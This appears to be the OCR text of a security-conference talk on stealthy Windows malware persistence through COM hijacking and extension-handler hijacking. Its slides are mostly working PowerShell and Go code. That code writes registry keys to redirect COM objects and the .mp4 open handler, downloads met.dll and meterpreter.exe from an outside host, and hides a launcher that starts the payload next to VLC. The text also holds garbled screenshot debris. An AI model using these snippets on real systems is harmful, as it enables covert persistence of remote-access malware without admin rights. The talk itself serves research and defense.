
```
$Path = "HKCU:\Software\Classes\CLSID\{00020420-0000-0000-C000-00000000046}\InprocServer32"
$Name = "(Default)"
$Value = "C:\\random\\met.dll"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$Url = "http://www.semecayounexploit.com/met.dll"
$Out = "C:\\random\\met.dll"

Invoke-WebRequest -Uri $Url -OutFile $Out
```

(Windows 10)



Pro
-bit)

Pro
-bit)

Recycle Bin

12:19 AM
11/9/2018

To sum up...



- Apps and native COM objects vulnerable to COM hijack can be used to malware persistence.
- Attacker does **not** need admin privileges.
- Super Stealthy method!!

Remember...



- Use PowerShell to bypass restrictions :-)

Persistence via Extension Handler Hijack

Extension Handlers...



Extension Handler Hijack...



Extension Handler Hijack...

```
New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS

$Path = "HKU:\S-1-5-21-3206135447-2287871762-244742159-1001_Classes\VLC.mp4\shell\Open\command"
$Name = "(Default)"
$value = "C:\\random\\meterpreter.exe"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$url = "http://www.semecayounexploit.com/meterpreter.exe"
$out = "C:\\random\\meterpreter.exe"

Invoke-WebRequest -Uri $url -OutFile $out
```

```
New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS

$Path = "HKU:\S-1-5-21-3206135447-2287871762-244742159-1001_Classes\VLC.mp4\shell\Open\command"
$Name = "(Default)"
$value = "C:\\Windows\\System32\\calc.exe"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value
```



Firefox



Google
Chrome



Protected



Protected_



debug



music.mp4



Recycle Bin



IDA Pro
(32-bit)



IDA Pro
(64-bit)

Extension Handler Hijack... with proxy!

Name	Type	Data
ab (Default)	REG_SZ	C:\random\proxy.exe "C:\Program Files (x86)\VideoLAN\VLC\vlc.exe" --started-from-file "%1"

```
proxy.go  x
2
3 import (
4     "os"
5     "os/exec"
6 )
7
8 func main(){
9
10    malware := "C:/random/meterpreter.exe"
11    cmd := exec.Command(malware)
12    cmd.Start()
13
14    real_app := os.Args[1]
15    real_app_arg1 := os.Args[2]
16    real_app_arg2 := os.Args[3]
17    cmd1 := exec.Command(real_app,real_app_arg1,real_app_arg2)
18    cmd1.Start()
19 }
```



Firefox



Google
Chrome



Protected



Protected_



debug



music.mp4



Recycle Bin



IDA Pro
(32-bit)



IDA Pro
(64-bit)



Type here to search



3:30 AM

11/8/2018

3

To sum up...

- Extension Handlers can be hijacked to malware persistence.
- Attacker does **not** need admin privileges.
- Super Stealthy method!!
- Powershell is **not** necessary, HKU registry can be edited without restrictions :-)

Conclusions...

Features of Windows can be
abused to make malware
persistence stealthier

Thank you!

Sheila Ayelen Berta (@UnaPibaGeek)